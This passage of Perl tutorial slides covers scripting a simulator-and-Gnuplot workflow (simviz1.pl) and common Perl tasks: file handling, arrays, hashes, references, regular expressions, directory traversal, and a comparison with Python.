- Results (t, y(t)) in a file `sim.dat`

A plot of the solution



Plotting graphs in Gnuplot

- Commands:

```
set title 'case: m=3 b=0.7 c=1 f(y)=y A=5 ...';

# screen plot: (x,y) data are in the file sim.dat
plot 'sim.dat' title 'y(t)' with lines;

# hardcopies:
set size ratio 0.3 1.5, 1.0;
set term postscript eps mono dashed 'Times-Roman' 28;
set output 'case.ps';
plot 'sim.dat' title 'y(t)' with lines;

# make a plot in PNG format as well:
set term png small;
set output 'case.png';
plot 'sim.dat' title 'y(t)' with lines;
```

- Commands can be given interactively or put in file

Typical manual work

- Change oscillating system parameters by editing the simulator input file
- Run simulator:
  `oscillator < inputfile`
- Plot:
  `gnuplot -persist -geometry 800x200 case.gp`
  (`case.gp` contains Gnuplot commands)
- Plot annotations must be consistent with `inputfile`
- Let's automate!

Deciding on the script's interface

- Usage:
  `./simviz1.pl -m 3.2 -b 0.9 -dt 0.01 -case run1`
  Sensible default values for all options
- Put simulation and plot files in a subdirectory (specified by -case run1)

File: src/perl/simviz1.pl

The script's task

- Set default values of m, b, c etc.
- Parse command-line options (-m, -b etc.) and assign new values to m, b, c etc.
- Create and move to subdirectory
- Write input file for the simulator
- Run simulator
- Write Gnuplot commands in a file
- Run Gnuplot

Parsing command-line options

- Set default values of the script's input parameters:

```
$m = 1.0; $b = 0.7; $c = 5.0; $func = "y"; $A = 5.0;
$w = 2*3.14159; $y0 = 0.2; $tstop = 30.0; $dt = 0.05;
$case = "tmp1";  $screenplot = 1;
```

- Examine command-line options:

```
# read variables from the command line, one by one:
while (@ARGV) {
    $option = shift @ARGV;    # load cmd-line arg into $option
    if ($option eq "-m") {
        $m = shift @ARGV;     # load next command-line arg
    }
    elsif ($option eq "-b")  { $b = shift @ARGV; }
    ...
}
```

`shift` 'eats' (extracts and removes) the first array element

Alternative parsing: GetOptions

Perl has a special function for parsing command-line arguments:

```
use Getopt::Long;   # load module with GetOptions function
GetOptions("m=f" => \$m, "b=f" => \$b, "c=f" => \$c,
           "func=s" => \$func, "A=f" => \$A, "w=f" => \$w,
           "y0=f" => \$y0, "tstop=f" => \$tstop,
           "dt=f" => \$dt, "case=f" => \$case,
           "screenplot!" => \$screenplot);
# explanations:
"m=f" => \$m
# command-line option --m or -m requires a float (f)
# variable, e.g., -m 5.1 sets $m to 5.1

"func=s" => \$func
#  --func string (result in $func)

"screenplot!" => \$screenplot
# --screenplot turns $screenplot on,
# --noscreenplot turns $screenplot off
```


Creating a subdirectory

- Perl has a rich cross-platform operating system interface
- Safe, cross-platform creation of a subdirectory:

```
$dir = $case;
use File::Path;     # contains the rmtree function
if (-d $dir) {      # does $dir exist?
    rmtree($dir);  # remove directory
    print "deleting directory $dir\n";
}
mkdir($dir, 0755)
      or die "Could not create $dir; $!\n";
chdir($dir)
      or die "Could not move to $dir; $!\n";
```


Writing the input file to the simulator

```
open(F,">$case.i") or die "open error; $!\n";
print F "
        $m
        $b
        $c
        $func
        $A
        $w
        $y0
        $tstop
        $dt
";
close(F);
```

Double-quoted strings can be used for multi-line output

Running the simulation

- Stand-alone programs can be run as

```
system "$cmd";  # $cmd is the command to be run

# examples:
system "myprog < input_file";
system "ls *.ps";  # valid, but bad - Unix-specific
```

- Safe execution of our simulator:

```
$cmd = "oscillator < $case.i";
$failure = system($cmd);
die "running the oscillator code failed\n" if $failure;
```

Making plots

- Make Gnuplot script:

```
open(F, ">$case.gnuplot");
# print multiple lines using a "here document"
print F <<EOF;
set title '$case: m=$m b=$b c=$c f(y)=$func ...';
...
EOF
close(F);
```

- Run Gnuplot:

```
$cmd = "gnuplot -geometry 800x200 -persist $case.gnuplot";
$failure = system($cmd);
die "running gnuplot failed\n" if $failure;
```


Multi-line output in Perl

- Double-quoted strings:

```
print "\
Here is some multi-line text
with a variable $myvar inserted.
Newlines are preserved.
"
```

- 'Here document':

```
print FILE <<EOF
Here is some multi-line text
with a variable $myvar inserted.
Newlines are preserved.
EOF
```

Note: final EOF must start in 1st column!

About Perl syntax

- All Perl functions can be used without parenthesis in calls:

```
open(F, "<$somefile\");   # with parenthesis
open F, "<$somefile\";    # without parenthesis
```

More examples:

```
printf F "%5d: %g\n", $i, $result;
system "./myapp -f 0";
```

- If-like tests can proceed the action:

```
printf F "%5d: %g\n", $i, $result unless $counter > 0;
```

```
# equivalent C-like syntax:
if (!$counter > 0) {
    printf(F "%5d: %g\n", $i, $result);
}
```

- This Perl syntax makes scripts easier to read

TIMTOWTDI

- = There Is More Than One Way To Do It
- TIMTOWTDI is a Perl philosophy
- These notes: emphasis on one verbose (easy-to-read) way to do it
- Nevertheless, you need to know several Perl programming styles to understand other people's codes!
- Example of TIMTOWTDI: a Perl grep program

The grep utility on Unix

- Suppose you want to find all lines in a C file containing the string superLibFunc
- Unix grep is handy for this purpose:

```
grep superLibFunc myfile.c
```

prints the lines containing superLibFunc

- Can also search for text patterns (regular expressions)

TIMTOWTDI: Perl grep

- Experienced Perl programmer:

```
$string = shift;
while (<>) { print if /$string/o; }
```

- Lazy Perl user:

```
perl -n -e 'print if /superLibFunc/;' file1 file2 file3
```

- Eh, Perl has a grep command...

```
$string = shift;
print grep /$string/, <>;
```

- Confused? Next slide is for the novice

Perl grep for the novice

```
#!/usr/bin/perl
die "Usage: $0 string file1 file2 ...\n" if $#ARGV < 1;

# first command-line argument is the string to search for:
$string = shift @ARGV;  # = $ARGV[0];

# run through the next command-line arguments,
# i.e. run through all files, load the file and grep:

while (@ARGV) {
    $file = shift @ARGV;
    if (-f $file) {
        open(FILE,"<$file");
        @lines = <FILE>;  # read all lines into a list

        foreach $line (@lines) {
            # check if $line contains the string $string:
            if ($line =~ /$string/) {  # regex match?
                print "$file: $line";
            }
        }
    }
}
```


Dollar underscore

- Lazy Perl programmers make use of the implicit underscore variable:

```
foreach (@files) {
    if (-f) {
        open(FILE,"<$_");
        foreach (<FILE>) {
            if (/$string/) {
                print;
            }}}}
```

- The fully equivalent code is

```
foreach $_(@files) {
    if (-f $_) {
        open(FILE,"<$_");
        foreach $_(<FILE>) {
            if ($_ =~ /$string/) {
                print $_;
            }}}}
```

More modern Perl style

- With use of dollar underscore:

```
die "Usage: $0 pattern file1 file2 ...\n" unless @ARGV >= 2;
($string, @files) = @ARGV;
foreach (@files) {
    next unless -f; # jump to next loop pass
    open FILE, $_;
    foreach (<FILE>) { print if /$string/; }
}
```

- Without dollar underscore:

```
die "Usage: $0 pattern file1 file2 ...\n" unless @ARGV >= 2;
($string, @files) = @ARGV;
foreach $file (@files) {
    next unless -f $file;
    open FILE, $file;
    foreach $line (<FILE>) {
       print $line if $line =~ /$string/;
    }}
```


Modify a compact Perl script

- Suppose you want to print out the filename and line number at the start of each matched line
- Not just a fix of the print statement in this code:

```
($string, @files) = @ARGV;
foreach (@files) {
    next unless -f; # jump to next loop pass
    open FILE, $_;
    foreach (<FILE>) { print if /$string/; }}
```

  No access to the filename in the inner loop!
- Modifications: copy filename before second loop

```
    open FILE, $_;
    $file = $_;  # copy value of $_
    foreach (<FILE>) {
        # $_ is line in file, $file is filename
        # $. counts the line numbers automatically
```


Getting lazier...

- Make use of implicit underscore and a special while loop:

```
$string = shift;  # eat first command-line arg
while (<>) {     # read line by line in file by file
    print if /$string/o;  # o increases the efficiency
}
```

- This can be merged to a one-line Perl code:

```
perl -n -e 'print if /superLibFunc/;' file1 file2 file3
```

  -n: wrap a loop over each line in the listed files
  -e: the Perl commands inside the loop

TIMTOWTDI example

```
# the Perl way:
die "Usage: $0 pattern file ...\n" unless @ARGV >= 2;

# with if not instead of unless:
die "Usage: $0 pattern file ...\n" if not @ARGV >= 2;

# without using @ARGV in a scalar context
die "Usage: $0 pattern file ...\n" if $#ARGV < 1;

# more traditional programming style:
if ($#ARGV < 1) { die "Usage: $0 pattern file ...\n"; }

# or even more traditional without die:
if ($#ARGV < 1) {
    print "Usage: $0 pattern file ...\n";
    exit(1);
}
```


Frequently encountered tasks in Perl

Overview

- file reading and writing
- running an application
- list/array and dictionary operations
- splitting and joining text
- writing functions
- file globbing, testing file types
- copying and renaming files, creating and moving to directories, creating directory paths, removing files and directories
- directory tree traversal

File reading

```
$infilename = "myprog.cpp";
open(INFILE,"<$infilename")  # open for reading:
   or die "Cannot read file $infilename; $!\n";

# load file into a list of lines:
@inlines = <INFILE>;

# alternative reading, line by line:
while (defined($line = <INFILE>)) {
  # process $line
}
close(INFILE);
```


File writing

```
$outfilename = "myprog2.cpp";

# open for writing:
open(OUTFILE,">$outfilename")
  or die "Cannot write to file $outfilename; $!\n";

# @inlines holds the lines of another file
$line_no = 0;  # count the line number
foreach $line (@inlines) {
  $line_no++;
  print OUTFILE "$line_no: $line"
}
close(OUTFILE);

# open for appending:
open(OUTFILE, ">>$outfilename")
   or die "Cannot append to file $filename; $!\n";
print OUTFILE <<EOF;
/*
  This file, "$outfilename", is a version
  of "$infilename" where each line is numbered.
*/
EOF
close(OUTFILE);
```

Dumping (nested) data structures

- The `Data::Dumper` module gives pretty print of arbitrarily nesteded, heterogeneous data structures in Perl
- Example:

```
use Data::Dumper;
print Dumper(@my_nested_list);
```

  cf. Python's `str` and `repr` functions
- Can use eval(string) as the inverse operation a la Python

Running an application

```
$cmd = "myprog -c file.1 -p -f -q";
# system executes $app under the operating system,
system "$cmd";

# run the command in the background:
system "$cmd &";

# output is directed to the file res
system "$cmd > res";

# redirect output into a list of lines:
@res = `$cmd`;

for $line (@res) {
    # process $line
}
```


Initializing arrays

- Initialize the whole array by setting it equal to a list:

```
@arglist = ($myarg1, "displacement",
            "tmp.ps", @another_list);
```

- Initialize by indexing:

```
$arglist[0] = $myarg1;  # etc.
```

- Or with using `push` (append):

```
push(@arglist, $myarg1);
push(@arglist, "displacement");
```


Extracting array elements

- Extract by indexing:

```
$plotfile = $arglist[1];
```

- Extract by list assignment:

```
($filename,$plottitle,$psfile) = @arglist;
# or
($filename, @rest) = @arglist;
```

  Works well if the no of arguments on the left-hand side does not match the length of the array on the right-hand side

shift and pop

- `shift` extracts and removes the first array entry:

```
$first_entry = shift @arglist;
```

- `pop` extracts and removes the last array entry:

```
$last_entry = pop @arglist;
```

- Without arguments, `shift` and `pop` work on @ARGV in the main program and @_ in subroutines

```
sub myroutine {
    my $arg1 = shift;  # same as shift @_;
    my $arg2 = shift;
    ..
}
```


Traversing arrays

- For each item in a list:

```
foreach $entry (@arglist) {
  print "entry is $entry\n";
}

# or

for $entry (@arglist) {
  print "entry is $entry\n";
}
```

- Alternative C for-loop-like traversal:

```
for ($i = 0; $i <= $#arglist; $i++) {
  print "entry is $arglist[$i]\n";
}
```


Assignment, copy and references

- In Perl,

```
@b = @a;
```

  implies a copy of each element
- Compare Perl and Python for such assignments:

```
unix> perl -e '@a=(1,2); @b=@a; $a[1]=-88; print "@a\n@b\n";'
1 -88
1 2
unix> python -c 'a=[1,2]; b=a; a[1]=-88; print a,b'
[1, -88] [1, -88]
```

- Perl syntax for making a a reference to b:

```
$b = \@a;  # extract elements like in $$b[i]

unix> perl -e '@a=(1,2); $b=\@a; $a[1]=-88; print "@a\n@$b\n";'
```


Sorting arrays (1)

```
# sort lexically
@sorted_list = sort @list;

# same thing, but with explicit sort routine
@sorted_list = sort {$a cmp $b} @a;

# the sort routine works with parameters $a and $b
# (fixed names!), and cmp compares two strings and
# returns -1, 0, or 1 according to lt, eq, or gt

# now case-insensitively:
@sorted_list = sort {uc($a) cmp uc($b)} @a;
# uc($a) converts string $a to upper case

# or better; if items are equal in lower case, compare
# them in true case
@sorted_list = sort { lc($a) cmp lc($b) || $a cmp $b } @a;
```

Sorting arrays (2)

```
# sort numerically ascending
@sorted_list = sort {$a <=> $b} @array_of_numbers;
# <=> is the equivalent to cmp for numbers

# sort using explicit subroutine name
sub byage {
  $age{$a} <=> $age{$b};  # presuming numeric
}
@sortedclass = sort byage @class;
```

Check out perldoc -f sort !

Splitting and joining text

```
$files = "case1.ps case2.ps    case3.ps";
@filenames = split(' ', $files); # split wrt whitespace

# filenames1[0] is "case1.ps"
# filenames1[1] is "case2.ps"
# filenames1[2] is "case3.ps"

# split wrt another delimiter string:
$files = "case1.ps, case2.ps, case3.ps";
@filenames = split(', ', $files);

# split wrt a regular expression:
$files = "case1.ps, case2.ps,     case3.ps";
@filenames = split(/,\s*/, $files);

# join array of strings into a string:
@filenames = ("case1.ps", "case2.ps", "case3.ps");
$cmd = "print " . join(" ", @filenames);

# $cmd is now "print case1.ps case2.ps case3.ps"
```


Numerical expressions

```
$b = "1.2";     # b is a string
$a = 0.5 * $b;  # b is converted to a real number

# meaningful comparison; $b is converted to
# a number and compared with 1.3
if ($b < 1.3)  { print "Error!\n"; }

# number comparison applies <, >, <= and so on

# string comparison applies lt, eq, gt, le, and ge:
if ($b lt "1.3") { ... }
```


Hashes

- Hash = array indexed by a text
- Also called dictionary or associative array
- Common operations:

```
%d = ();       # declare empty hash
$d{'mass'}     # extract item corresp. to key 'mass'
$d{mass}       # the same
keys %d        # returns an array with the keys
if (exists($d{mass}))  # does d have a key 'mass'?
```

- ENV holds the environment variables:

```
$ENV{'HOME'}  (or $ENV{HOME})
$ENV{'PATH'}  (or $ENV{PATH})

# print all environment variables and their values:
for (keys %ENV) { print "$_ = $ENV{$_}\n"; }
```


Initializing hashes

- Multiple items at once:

```
%d = ('key1' => $value1, 'key2' => $value2);
# or just a plain list:
%d = ('key1', $value1, 'key2', $value2);
```

- Item by item (indexing):

```
$d{key1} = $value1;
$d{'key2'} = $value2;
```

- A Perl hash is just a list with key text in even positions (0,2,4,...) and values in odd positions

```
perl -e '@a=(1,2,3,4); %b=@a; $c=$b{3}; print "c=$c\n"'
# prints 4
```


Find a program

- Check if a given program is on the system:

```
$program = "vtk";
$found = 0;
$path = $ENV{'PATH'};
# PATH is like /usr/bin:/usr/local/bin:/usr/X11/bin
@paths = split(/:/, $path);  # use /;/ on Windows
foreach $dir (@paths) {
  if (-d $dir) {
    if (-x "$dir/$program") {
       $found = 1; $program_path = $dir; last;
    }
  }
}
if ($found) { print "$program found in $program_path\n"; }
else { print "$program: not found\n"; }
```


Subroutines; outline

- Functions in Perl are called subroutines
- Basic outline:

```
sub compute {
    my ($arg1, $arg2, @arg_rest) = @_;  # extract arguments
    # prefix variable declarations with "my" to make
    # local variables (otherwise variables are global)
    my $another_local_variable;
    <subroutine statements>
    return ($res1, $res2, $res3);
}
```

- In a call, arguments are packed in a flat array, available as _ in the subroutine

```
$a = -1; @b = (1,2,3,4,5);
compute($a, @b);
# in compute: @_ is (-1,1,2,3,4,5) and
# $arg1 is -1, $arg2 is 1, while @arg_rest is (2,3,4,5)
```


Subroutines: example

- A function computing the average and the max and min value of a series of numbers:

```
sub statistics {
    # arguments are available in the array @_
    my $avg = 0;  my $n = 0; # local variables
    foreach $term(@_) { $n++; $avg += $term; }
    $avg = $avg / $n;

    my $min = $_[0]; my $max = $_[0];
    shift @_;  # swallow first arg., it's treated
    foreach $term(@_) {
        if ($term < $min) { $min = $term; }
        if ($term > $max) { $max = $term; }
    }
    return($avg, $min, $max);  # return a list
}
# usage:
($avg, $min, $max) = statistics($v1, $v2, $v3, $b);
```

Subroutine arguments

- Extracting subroutine arguments:

```
my($plotfile, $curvename, $psfile) = @_;
```

- Arrays and hashes must be sent as references (see later example)
- Call by reference is possible:

```
swap($v1, $v2); # swap the values of $v1 and $v2

sub swap {
    # can do in-place changes in @_
    my $tmp = $_[0];
    $_[0] = $_[1];
    $_[1] = $tmp;
}
```


Keyword arguments

- Perl does not have keyword arguments
- But Perl is very flexible: we can simulate keyword arguments by using a hash as argument (!)

```
# define all arguments:
print2file(message => "testing hash args",
           file => $filename);

# rely on default values:
print2file();  print2file(file => 'tmp1');

sub print2file {
  my %args =(message => "no message", # default
             file => "tmp.tmp",       # default
             @_);           # assign and override
  open(FILE,">$args{file}");
  print FILE "$args{message}\n\n";
  close(FILE);
}
```


Multiple array arguments (1)

- Suppose we want to define two arrays:

```
@curvelist = ('curve1', 'curve2', 'curve3');
@explanations = ('initial shape of u',
                 'initial shape of H',
                 'shape of u at time=2.5');
```

and want to send these two arrays to a routine

- Calling

```
displaylist(@curvelist, @explanations);

# or if we use keyword arguments:
displaylist(list => @curvelist, help => @explanations);
```

will not work (why? - explain in detail and test!)

Multiple array arguments (2)

- The remedy is to send *references* to each array:

```
displaylist(\@curvelist, \@explanations);

# (\@arr is a reference to the array @arr):

# or if we use keyword arguments
displaylist(list => \@curvelist,
            help => \@explanations);
```

- (Python handles this case in a completely intuitive way)

Working with references (1)

```
# typical output of displaylist:

item 0: curve1   description: initial shape of u
item 1: curve2   description: initial shape of H
item 2: curve3   description: shape of u at time=2.5

sub displaylist {
    my %args = @_;  # work with keyword arguments
    # extract the two lists from the two references:
    my $arr_ref = $args{'list'};   # extract reference
    my @arr = @$arr_ref;           # extract array from ref.
    my $help_ref = $args{'help'};  # extract reference
    my @help = @$help_ref;         # extract array from ref.

    my $index = 0; my $item;
    for $item (@arr) {
        printf("item %d: %-20s  description: %s\n",
               $index, $item, $help[$index]);
        $index++;
    }
}
```


Working with references (2)

- We can get rid of the local variables at a cost of less readable (?) code:

```
    my $index = 0; my $item;
    for $item (@{$args{'list'}}) {
        printf("item %d: %-20s  description: %s\n",
               $index, $item,
               ${@{$args{'help'}}}[$index]);
        $index++;
    }
```


Working with references (3)

- References work approximately as pointers in C
- We can then do in-place changes in arrays, e.g.,

```
sub displaylist {
    my %args = @_;  # work with keyword arguments
    # extract the two lists from the two references:
    my $arr_ref = $args{'list'};   # extract reference
    my @arr = @$arr_ref;           # extract array from ref.
    my $help_ref = $args{'help'};  # extract reference
    my @help = @$help_ref;         # extract array from ref.

    $help[0] = 'alternative help';
}
```

- Warning: This does not work! (The change is not visible outside the subroutine)
- Reason: list = list takes a copy in perl

```
    my @help = @$help_ref;         # help is a copy!!
```

- Remedy: work directly with the reference:

```
${@{$help_ref}}[0] = 'alternative help';
```


Nested heterogenous data structures

- Goal: implement this Python nested list in Perl:

```
curves1 = ['u1.dat', [(0,0), (0.1,1.2), (0.3,0), (0.5,-1.9)],
           'H1.dat', xy1]  # xy1 is a list of [x,y] lists
```

- Perl needs list of string, list reference to list of four list references, string, list reference:

```
@point1 = (0,0);
@point2 = (0.1,1.2);
@point3 = (0.3,0);
@point4 = (0.5,-1.9);
@points = (\@point1, \@point2, \@point3, \@point4);
@curves1 = ("u1.dat", \@points, "H1.dat", \@xy1);
```

- Shorter form (square brackets yield references):

```
@curves1 = ("u1.dat", [[0,0], [0.1,1.2], [0.3,0], [0.5,-1.9]],
            "H1.dat", \@xy1);

$a = $curves1[1][1][0];  # look up an item, yields 0.1
```

Dump nested structures

- `Data::Dumper` can dump nested data structures:

```
use Data::Dumper;
print Dumper(@curves1);
```

- Output:

```
$VAR1 = 'u1.dat';
$VAR2 = [
          [
            0,
            0
          ],
          [
            '0.1',
            '1.2'
          ],
          [
            '0.3',
            0
          ],
          [
            '0.5',
            '-1.9'
          ]
        ];
```


Testing a variable's type

- A Perl variable is either scalar, array, or hash
- The prefix determines the type:

```
$var = 1;                               # scalar
@var = (1, 2);                          # array
%var = (key1 => 1, key2 => 'two');      # hash
```

(these are three difference variables in Perl)

- However, testing the type of a *reference* may be necessary
- `ref` (perldoc -f ref) does the job:

```
if (ref($r) eq "HASH") {    # test return value
    print "r is a reference to a hash.\n";
}
unless (ref($r)) {          # use in boolean context
    print "r is not a reference at all.\n";
}
```


File globbing

- List all .ps and .gif files using wildcard notation:

```
@filelist = `ls *.ps *.gif`;
```

Bad - ls works only on Unix!

- Cross-platform file globbing command in Perl:

```
@filelist = <*.ps *.gif>;
```

or the now more recommended style

```
@filelist = glob("*.ps *.gif");
```


Testing file types

```
if (-f $myfile) {
    print "$myfile is a plain file\n";
}
if (-d $myfile) {
    print "$myfile is a directory\n";
}
if (-x $myfile) {
    print "$myfile is executable\n";
}
if (-z $myfile) {
    print "$myfile is empty (zero size)\n";
}

# the size and age:
$size = -s $myfile;
$days_since_last_access       = -A $myfile;
$days_since_last_modification = -M $myfile;
```

See perldoc perlfunc and search for `-x`

More detailed file info: stat function

```
($dev,$ino,$mode,$nlink,$uid,$gid,$rdev,$size,
 $atime,$mtime,$ctime,$blksize,$blocks)
 = stat($myfile);

 0 dev       device number of filesystem
 1 ino       inode number
 2 mode      file mode (type and permissions)
 3 nlink     number of(hard) links to the file
 4 uid       numeric user ID of file's owner
 5 gid       numeric group ID of file's owner
 6 rdev      the device identifier(special files only)
 7 size      total size of file, in bytes
 8 atime     last access time since the epoch
 9 mtime     last modify time since the epoch
10 ctime     inode change time(NOT creation time!)
             since the epoch 1970.01.01
11 blksize   preferred block size for file system I/O
12 blocks    actual number of blocks allocated
```


Manipulating files and directories

```
rename($myfile,"tmp.1");  # rename $myfile to tmp.1

use File::Copy;
copy("myfile", $tmpfile);

$dir = "mynewdir";
mkdir($dir, 0755) or die "$0: couldn't create dir; $!\n";
chdir($dir);
chdir; # move to your home directory ($ENV{'HOME'})

# create intermediate directories (the whole path):
use File::Path;
mkpath("$ENV{'HOME'}/perl/projects/test1");

unlink("myfile");   # remove myfile

unlink(<*.ps *.gif>);
# or in two steps:
@files = glob('*.ps *.gif'); unlink(@files);

use File::Path;
rmtree("tmp/mydir"); # remove a non-empty tree
```


Pathname, basename, suffix

```
$fname = "/home/hpl/scripting/perl/intro/hw.pl";

use File::Basename;
# get 'hw.pl':
$basename = basename($name);

# get '/home/hpl/scripting/perl/intro/':
$dirname  = dirname($name);

use File::Basename;
($base, $dirname, $suffix) = fileparse($fname,".pl");

# base    = hw
# dirname = /home/hpl/scripting/perl/intro/
# suffix  = .pl
```


The find command

Find all files larger than 2000 blocks a 512 bytes (=1Mb):

```
find $HOME -name '*' -type f -size +2000 -exec ls -s {} \;
```

Cross-platform implementation of find in Perl:

```
use File::Find;

# run through directory trees dir1, dir2, and dir3:
find(\&ourfunc, "dir1", "dir2", "dir3");

# for each file, this function is called:
sub ourfunc {
  # $_ contains the name of the selected file
  my $file = $_;
  # process $file
  # $File::Find::dir contains the current dir.
  # (you are automatically chdir()'ed  to this dir.)
  # $File::Find::name contains $File::Find::dir/$file
}
```

Example

```
#!/usr/bin/perl
use File::Find;

find(\&printsize, $ENV{'HOME'}); # traverse home-dir. tree

sub printsize {
  $file = $_;   # more descriptive variable name...
  # is $file a plain file, not a directory?
  if (-f $file) {
     $size = -s $file;
     # $size is in bytes, write out if > 1 Mb
     if ($size > 1000000)  {
        # output format:
        # 4.3Mb test1.out in projects/perl/q1
        $Mb = sprintf("%.1fMb",$size/1000000.0);
        print "$Mb $file in $File::Find::dir\n";
     }
}
```


Perl modules

- Collect reuseable functions in a file MyMod.pm
- Equip MyMod.pm with some instructions

```
package MyMod;

# ... code ...

1;
```

- Store the module in one of the Perl paths in `@INC` or in your own directory, e.g.

  `$scripting/mylib`

  In Perl scripts you import the module by saying

  `use lib "$ENV{'scripting'}/mylib";  use MyMod;`

Regular expressions in Perl (1)

- The regular expression language is (almost) the same in Perl and Python
- The surrounding syntax is different

```
if ($myvar =~ /^\$first/) { ... }  # Perl

if re.search(r'^\$first', myvar):  # Python
```

- Nice starter: perldoc perlrequick
- Regex tutorial: perldoc perlretut

Regular expressions in Perl (2)

- Raw strings in Python correspond to strings enclosed in forward slashes in Perl:

```
# \ is really backslash inside /.../ strings:
if ($myvar =~ /^\s+\d+\s*=/) { ... }
```

- Other delimiters can also be used if we prefix with an m:

```
if ($myvar =~ m#/usr/local/bin/perl#) { ... }

# compare with
if ($myvar =~ m/\/usr\/local\/bin\/perl/) { ... }
# (the Leaning Toothpick Syndrome)
```


Regular expressions in Perl (3)

- Special regex characters must be quoted when ordinary strings are used to store regular expressions:

```
$pattern = "\\.tmp\$";  # quote \ and $
if ($str =~ /$pattern/) { ... }

# to be compared with
if ($str =~ /\.tmp$/) { ... }
```


Pattern-matching modifiers

- To let the dot match newline as well, add an s after the pattern:

```
if ($filetext =~ /task\(.*\)/s) { ... }
#                              ^
```

- Pattern-matching modifiers in Perl: s corresponds to `re.S` in Python, x to `re.X` (embedded comments), m to `re.M` (change meaning of dollar and hat), i to `re.I` (ignoring case)

Extracting multiple matches

- There is no function a la `re.findall` in Perl, but in case of multiple occurences of a pattern, an array containing all matches is returned from the test
- Example: extract numbers from a string

```
$s = "3.29 is a number, 4.2 and 0.5 too";
@n = $s =~ /\d+\.\d*/g;

# @n contains 3.29, 4.2 and 0.5
```


Groups

- Groups are defined by enclosing parts of a pattern in parenthesis
- The contents of the groups are stored in the variables

  `$1 $2 $3 $4 and so on`

  (there are no named groups as in Python)
- Example: extract lower and upper bound from an interval specification

```
$interval = "[1.45, -1.99E+01]";
if ($interval =~ /\[(.*),(.*)\]/) {
    print "lower limit=$1, upper limit=$2\n"
}
```

Substitution

- Basic syntax of substitutions in Perl:

```
$somestring =~ s/regex/replacement/g;

# replace regex by replacement in $somestring
```

The g modifier implies substitutions of all occurences or the regex; without g, only the first occurence is substituted

- Sometimes other delimiters are useful:

```
# change /usr/bin/perl to /usr/local/bin/perl
$line =~ s/\/usr\/bin\/perl/\/usr\/local\/bin\/perl/g;

# avoid Leaning Toothpick Syndrome:
$line =~ s#/usr/bin/perl#/usr/local/bin/perl#g;
# or
$line =~ s{/usr/bin/perl}{/usr/local/bin/perl}g;
```


Substitution in a file

Substitute `float` by `double` everywhere in a file:

```
# take a copy of the file
$copyfilename = "$filename.old~~";
rename $filename, "$copyfilename";

open FILE, "<$copyfilename" or
    die "$0: couldn't open file; $!\n";

# read lines and join them to a string:
$filestr = join "", <FILE>;
close FILE;

# substitute:
$filestr =~ s/float/double/g;

# write to the orig file:
open FILE, ">$filename";
print FILE $filestr;
close FILE;
```


One-line substitution command

- The one-line substitution command in Perl is particularly useful and deserves its own slide!

```
perl -pi.bak -e 's/float/double/g;' *.c *.h
```

- Dissection:

```
-p      : run through all lines in files listed as
          command-line args and apply the script
          specified by the -e option to each line
          (the line is stored in $_)

-i.bak : perform substitutions on the file but take
          a copy of the original file, with suffix .bak

-pi.bak is the same as -p -i.bak

-e      : specify a script to be applied to each line,
          note that s/float/double/g; is the same as
          $_ =~ s/float/double/g;
```


Portability issues with one-liners

```
From the Perl FAQ:
Why don't perl one-liners work on my DOS/Mac/VMS system?

The problem is usually that the command interpreters on those
systems have rather different ideas about quoting than the Unix
shells under which the one-liners were created. On some systems,
you may have to change single-quotes to double ones, which you must
*NOT* do on Unix or Plan9 systems. You might also have to change a
single % to a %%.
For example:

    # Unix
    perl -e 'print "Hello world\n"'

    # DOS, etc.
    perl -e "print \"Hello world\n\""

    # Mac
    print "Hello world\n"
     (then Run "Myscript" or Shift-Command-R)

    # VMS
    perl -e "print ""Hello world\n"""

The problem is that none of this is reliable: it depends on the
command interpreter. Under Unix, the first two often work. Under
DOS, it's entirely possible neither works. If 4DOS was the command
```


Substitutions with groups

- Switch arguments in a function call:

```
superLibFunc(a1, a2);   # original call
superLibFunc(a2, a1);   # new call
```

- Perl code:

```
$arg = "[^,]+";  # simple regex for an argument
$call = \
"superLibFunc\\s*\\(\\s*($arg)\\s*,\\s*($arg)\\s*\\)";

# perform the substitution in a file stored as
# a string $filestr:
$filestr =~ s/$call/superLibFunc($2, $1)/g;

# or (less preferred style):
$filestr =~ s/$call/superLibFunc(\2, \1)/g;
```


Regex with comments (1)

- Stored in a string (need to quote backslashes...):

```
$arg  = "[^,]+";
$call = "superLibFunc  # name of function to match
  \\s*          # possible white space
  \\(           # left parenthesis
  \\s*          # possible white space
  ($arg)        # a C variable name
  \\s*,\\s*     # comma with possible
                # surrounding white space
  ($arg)        # another C variable name
  \\s*          # possible white space
  \\)           # closing parenthesis
         ";
$filestr =~ s/$call/superLibFunc($2, $1)/gx;
```

Note: the x modifier enables embedded comments

Regex with comments (2)

- More preferred Perl style:

```
$filestr =~ s{
  superLibFunc  # name of function to match
  \s*           # possible white space
  \(            # left parenthesis
  \s*           # possible white space
  ($arg)        # a C variable name
  \s*,\s*       # comma with possible
                # surrounding white space
  ($arg)        # another C variable name
  \s*           # possible white space
  \)            # closing parenthesis
}{superLibFunc($2, $1)}gx;
```

- Regex stored in strings are not much used in Perl because of the need for quoting special regex characters

Debugging regular expressions

```
# $& contains the complete match,
# use it to see if the specified pattern matches what you think!

# example:

$s = "3.29 is a number, 4.2 and 0.5 too";
@n = $s =~ /\d+\.\d*/g;
print "last match: $&\n";
print "n array: @n\n";

# output:
last match: 0.5
n array: 3.29 4.2 0.5
```

Programming with classes

- Perl offers full object-orientation
- Class programming is awkward (added at a late stage)
- Check out perldoc perltoot and perlboot...
- Working with classes in Python is very much simpler and cleaner, but Perl's OO facilities are more flexible
- Perl culture (?): add OO to organize subroutines you have written over a period
- Python culture: start with OO from day 1
- Many Perl modules on the net have easy-to-use OO interfaces

CPAN

- There is a large number of modules in Perl stored at CPAN (see link in{doc.html})
- Do not reinvent the wheel, search CPAN!

Perl's advantages over Python

- Perl is more widespread
- Perl has more additional modules
- Perl is faster
- Perl enables many different solutions to the same problem
- Perl programming is more fun (?) and more intellectually challenging (?)

Python is the very high-level Java,
Perl is very the high-level C?

Python's advantages over Perl

- Python is easier to learn because of its clean syntax and simple/clear concepts
- Python supports OO in a much easier way than Perl
- GUI programming in Python is easier (because of the OO features)
- Documenting Python is easier because of *doc strings* and more readable code
- Complicated data structures are easier to work with in Python
- Python is simpler to integrate with C++ and Fortran
- Python can be seamlessly integrated with Java

GUI programming with Perl

Perl/Tk

- Perl has bindings to many GUI libraries
- Tk and Gtk are the most widely used GUI libraries in the Perl community (?)
- Perl/Tk programming is very similar to Python/Tkinter programming
- Just a few (constistent) syntax changes are necessary
- Perl/Tk is an extension module to Perl, which must be installed
- Perl/Tk is built on Tcl/Tk and the Tk extension Tix (megawidgets)
